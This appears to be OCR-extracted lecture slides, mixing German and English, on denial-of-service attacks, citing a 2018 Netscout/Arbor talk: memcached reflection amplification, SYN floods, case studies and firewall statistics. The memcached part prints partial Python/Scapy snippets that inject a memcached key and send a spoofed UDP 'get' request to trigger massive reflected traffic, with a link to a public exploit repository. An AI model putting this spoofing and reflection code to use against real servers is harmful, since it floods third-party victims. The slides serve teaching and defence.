▸ Internet Protocol Version 4, Src: 10.1.138.170, Dst: 172.17.10.103
▸ User Datagram Protocol, Src Port: 666 (666), Dst Port: 11211 (11211)
  Memcache Protocol
```

```
0000  00 50 56 91 ee 7b 00 50  56 91 8d 4e 08 00 45 00   .PV..{.P V..N..E.
0010  00 2b 00 01 00 00 40 11  2f 9e 0a 01 8a aa ac 11   .+....@. /.......
0020  0a 67 02 9a 2b cb 00 17  34 3f 00 01 00 00 00 01   .g..+... 4?......
0030  00 00 73 74 61 74 73 0d  0a 00 00 00               ..stats. ....
```

```
▸ Internet Protocol Version 4, Src: 172.17.10.103, Dst: 10.1.138.170
▸ User Datagram Protocol, Src Port: 11211 (11211), Dst Port: 666 (666)
  Memcache Protocol
```

```
0000  00 50 56 91 1b 15 00 50  56 91 ee 7b 08 00 45 00   .PV....P V..{..E.
0010  04 4f 8e aa 40 00 40 11  5c d0 ac 11 0a 67 0a 01   .O..@.@. \....g..
0020  8a aa 2b cb 02 9a 04 3b  4f 70 00 01 00 00 00 01   ..+....; Op......
0030  00 00 53 54 41 54 20 70  69 64 20 32 32 30 39 38   ..STAT p id 22098
0040  0d 0a 53 54 41 54 20 75  70 74 69 6d 65 20 38 35   ..STAT u ptime 85
0050  31 36 32 0d 0a 53 54 41  54 20 74 69 6d 65 20 31   162..STA T time 1
0060  35 32 30 34 32 36 30 32  33 0d 0a 53 54 41 54 20   52042602 3..STAT
0070  76 65 72 73 69 6f 6e 20  31 2e 34 2e 31 34 20 28   version  1.4.14 (
0080  55 62 75 6e 74 75 29 0d  0a 53 54 41 54 20 6c 69   Ubuntu). .STAT li
0090  62 65 76 65 6e 74 20 32  2e 30 2e 32 31 2d 73 74   bevent 2 .0.21-st
00a0  61 62 6c 65 0d 0a 53 54  41 54 20 70 6f 69 6e 74   able..ST AT point
00b0  65 72 5f 73 69 7a 65 20  36 34 0d 0a 53 54 41 54   er_size  64..STAT
00c0  20 72 75 73 61 67 65 5f  75 73 65 72 20 33 2e 34    rusage_ user 3.4
00d0  32 34 30 30 30 0d 0a 53  54 41 54 20 72 75 73 61   24000..S TAT rusa
00e0  67 65 5f 73 79 73 74 65  6d 20 31 33 2e 36 30 38   ge_syste m 13.608
00f0  30 30 30 0d 0a 53 54 41  54 20 63 75 72 72 5f 63   000..STA T curr_c
0100  6f 6e 6e 65 63 74 69 6f  6e 73 20 39 0d 0a 53 54   onnectio ns 9..ST
```


[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

The Memcached DDoS Reflection attack

The advanced attack – inject own key(s) (1:516.436)

```
import memcached_udp
mc = memcached_udp.Client([('172.17.10.103',11211)])
payload="This is a very long key (can be up to 1MB in size”
mc.set('a',payload)
```

Keys > 1400 bytes requires using the ‘append’ command or TCP injection.

```
6 2.697877    172.17.10.106    172.17.10.103    MEMCACHE    115 MEMCACHE Continuation
7 2.699805    172.17.10.103    172.17.10.106    MEMCACHE     58 MEMCACHE Continuation
```

```
▶ Internet Protocol Version 4, Src: 172.17.10.106, Dst: 172.17.10.103
▶ User Datagram Protocol, Src Port: 38494 (38494), Dst Port: 11211 (11211)
  Memcache Protocol
0000  00 50 56 91 ee 7b 00 50  56 91 8d 4e 08 00 45 00   .PV..{.P V..N..E.
0010  00 65 48 51 40 00 40 11  85 43 ac 11 0a 6a ac 11   .eHQ@.@. .C...j..
0020  0a 67 96 5e 2b cb 00 51  84 ee 00 00 00 00 00 01   .g.^+..Q ........
0030  00 00 73 65 74 20 61 20  30 20 30 20 34 39 0d 0a   ..set a  0 0 49..
0040  54 68 69 73 20 69 73 20  61 20 76 65 72 79 20 6c   This is  a very l
0050  6f 6e 67 20 6b 65 79 20  28 63 61 6e 20 62 65 20   ong key  (can be
0060  75 70 20 74 6f 20 31 4d  42 20 69 6e 20 73 69 7a   up to 1M B in siz
0070  65 0d 0a                                          e..
```

```
▶ Internet Protocol Version 4, Src: 172.17.10.103, Dst: 172.17.10.106
▶ User Datagram Protocol, Src Port: 11211 (11211), Dst Port: 38494 (38494)
  Memcache Protocol
0000  00 50 56 91 8d 4e 00 50  56 91 ee 7b 08 00 45 00   .PV..N.P V..{..E.
0010  00 2c fb c6 40 00 40 11  d2 06 ac 11 0a 67 ac 11   .,..@.@. .....g..
0020  0a 6a 2b cb 96 5e 00 18  6d 1d 00 00 00 00 00 01   .j+..^.. m.......
0030  00 00 53 54 4f 52 45 44  0d 0a                     ..STORED ..
```

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

The Memcached DDoS Reflection attack

The advanced attack – request own key(s)

Attacker sends one packet

Reflector replies with 536,302 packets = 6.2Gb

```
From scapr all.import *
   Import binascii
        # cmd = "get a a a a a a a a a a a a a a a a a a a a a a a a a a … <729
        times>"
payload=binascii.unhexlify('000100000001000067657420612061206120612061206120612061…061206120…
pkt=Ether()/IP(src="10.1.138.170",dst="172.17.10.103")/UDP(sport=80,dport=112…yload
sendp(pkt, iface="eth1", loop=0,verbose=False)
```

3	0.002366	10.1.138.170	172.17.10.103	QUIC	1513	Pay… (Encrypted), Seq: 1
4	0.075723	172.17.10.103	10.1.138.170	QUIC	1442	Pay…d (Encrypted), Seq: 1
6	0.088618	172.17.10.103	10.1.138.170	QUIC	1442	Pay…d (Encrypted), Seq: 1
7	0.088652	172.17.10.103	10.1.138.170	QUIC	1442	Pay…ad (Encrypted), Seq: 1
8	0.088658	172.17.10.103	10.1.138.170	QUIC	1442	Pay…ad (Encrypted), Seq: 1
9	0.088662	172.17.10.103	10.1.138.170	QUIC	1442	Pay…ad (Encrypted), Seq: 1
10	0.088678	172.17.10.103	10.1.138.170	QUIC	1442	Pay…oad (Encrypted), Seq: 1
11	0.088683	172.17.10.103	10.1.138.170	QUIC	1442	Pay…oad (Encrypted), Seq: 1
12	0.088692	172.17.10.103	10.1.138.170	QUIC	1442	Pay…oad (Encrypted), Seq: 1
13	0.088698	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
14	0.088704	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
15	0.088710	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
16	0.088715	172.17.10.103	10.1.138.170	QUIC	42	Payload (Encrypted), Seq: 1
17	0.088720	172.17.10.103	10.1.138.170	QUIC	42	Payload (Encrypted), Seq: 1
18	0.088724	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1

https://github.com/649/Memcrashed-DDoS-Exploit

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Bewertung der dDoS Reflection Angriffe

Welche dDoS Methode bringt wie viel Verkehr?

- 210 Byte Request (UDP) in einer Reflection Response ergibt:
- **SNMP** ➔ 6,3 fach (~ 1.300 Byte)
- **DNS** ➔ 28 … 54 fach (~ 6 … 11 kB)
- **CharGEN** ➔ 200 … 1.000 fach (~ 40 … 200 kB)
- **NTP** ➔ 557 fach (~ 117 kB)
- **Memcached** ➔ 500.000 fach (~ 100 *M*B)
- Memcached geht auf Port 11211, weltweit bei ca. 50.000 Server geöffnet

(in D bei ca. 1.500 Servern)

- memcached ist ein unter der BSD-Lizenz veröffentlichter Cache-Server zum allgemeinen Hinterlegen und Abholen von Daten aus dem Arbeitsspeicher. Die Software findet hauptsächlich Verwendung für Internetseiten, die Daten aus Datenbanksystemen zeitweise auf dem Server hinterlegen. Es dient bei vielen dynamischen Websites mit Datenbankanbindung zur Leistungsverbesserung, indem durch die Vorhaltung von wichtigen Daten im Arbeitsspeicher Festplattenzugriffe erübrigt werden beziehungsweise der Aufruf von aufwändigen und häufig verwendeten Datenbankabfragen – insbesondere SELECT-Anweisungen – minimiert wird.


[Quellen: Akamai, Wikipedia]


Denial of Service

SYN- Flood

Grundlagen

- Three-way handshake beim TCP-Protokoll
- Beim Aufbau belegt der Server Ressourcen und wartet auf die Antwort ACK
- Böswilliger Client unterschlägt die ACK Nachricht / Spoofen der IP Adresse
- Fluten des Servers mit Verbindungsanfragen (SYN Nachrichten)





Network Security: DoS

SYN flood:


- **Procedure:**
  - Flood target with faked TCP SYN packets.
- **Effect:**
  - Flood will consume target resources thus making it unavailable for the intended user

(SYN timeout ~= 3 min.).

- **Counter measures:**
  - Random early drop: randomly drop incomplete connections.

Stealth SYN attack:

- **Procedure:**
  - Immediately after the SYN segment send a RST (reset) TCP segment (let Zombies do this job) which under UNIX does not generate log entries. Thus the attack is not logged



[Quelle: Peter R. Egli, ZHAW Zürich]

Zusammenfassung DoS / DDoS-Angriffe -1-

- **Reflection-Angriffe:**
  - Benutzen die gespoofte Ziel-Adresse des Opfers als Absender-Adresse
  - Fordern einen Basis-Service des Netzes an (diese Ports sind meist offen, sofortige Reaktion)
  - Beispiele:
    - ICMP-Befehle wie PING (Echo),
    - Basis Netzprotokolle wie Character Generator Protocol (CHARGEN), NTP, Daytime, Echo, SNMP, DNS,…

- **Verstärken des Angriffs (Smurf):**
  - Anfrage an die directed Broadcast-Adresse eines Netzwerks mit gespoofter Opfer-Adresse als Absender
  - Alle Host im Netz antworten dem Opfer auf „seine“ Anfrage.

Zusammenfassung DoS / DDoS-Angriffe -2-

- **Fragmentation (Tear Drop / Ping of Death)**
  - Fragmentieret Pakete können nicht richtig reassembliert werden da die Felder im IP-Header fehlerhaft sind.
  - Beim Reassemblieren des Pakets wird die maximale Länge von 64k Byte überschritten

  => Buffer Overflow

- **Ausnutzen des Verbindungstatus von TCP:**
  - SYN-Flooding: Verbindungsaufbau von TCP-Verbindungen, Fluten des Servers
  - Intermediated Gateways müssen auch TCP-Status halten (z.B. Load Balancer, Gateways, NAT, ..)

The Cyber Reflection

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Every event has a cyber reflection

Attack targets were not necessarily the events themselves,
but organizations tangentially associated with the events.

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

What is it used for?

Attackers - Victims

- Mafias
- Hactivists
- Competition
- Gamers
- Students

- Ransom
- Political Statement
- Business impact
- Get rid off the opponent
- To skip tests

A 17-year-old high school boy may face state and federal charges for allegedly having paid a third party to launch a distributed denial of service (DDoS) attack that crippled the West Ada school district in Idaho, US, for a week and a half earlier this month."

Some students had to take the tests multiple times.

Source: Naked Security

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Dutch banks crippled by DDoS Attack

January 2018

Myth:
ABN Amro CEO Kees van Dijkhuizen said that “attacks like these probably cost the perpetrators **tens of millions of euros**”, fuelling speculation that the attack had come from a **nation state**.

Source: computerweekly.com

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Dutch banks crippled by DDoS Attack

January 2018

Myth:

ABN Amro CEO Kees v 

:acks like these probably cost
the perpetrators **tens** ng speculation that the attack
had come from a **nati**

Fact:

But the truth has proved rather less spectacular when police arrested an **18-year-old** known as Jelle S in his home town of Oosterhout.
Jelle claimed to have bought a ready-made “stresser” DDoS package on the dark web for which he had paid **€50 a week** to send **50-100Gb/s** of data to victims.

When pressed on why he had targeted banks, the teenager said “they should have their security in order”.


Source: computerweekly.com

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

How easy it really is to launch a DDoS?

- Easy to find
- Clear and modern User Interface
- Several locations
- Many attack vectors
- Multiple payment options
- Support center
- Community Manager



17

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

A Statement on State


Firewalls, IPS devices and their security products effectively address

- network integrity and
- confidentiality,

but fail to address

network availability

- 61% of enterprises experienced attacks against infrastructure devices




ARBOR NETWORKS

©2017 ARBOR® CONFIDENTIAL & PROPRIETARY

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Firewall and IDS at the Network Edge

- 51% had firewalls or IPS devices fail or contribute to an outage during a DDoS attack




ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Threats & Concerns

- Enterprise, Government & Education
  - Ransomware #1 threat and #1 concern
  - DDoS #2 threat and #3 concern



[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

DDoS Mitigation Techniques

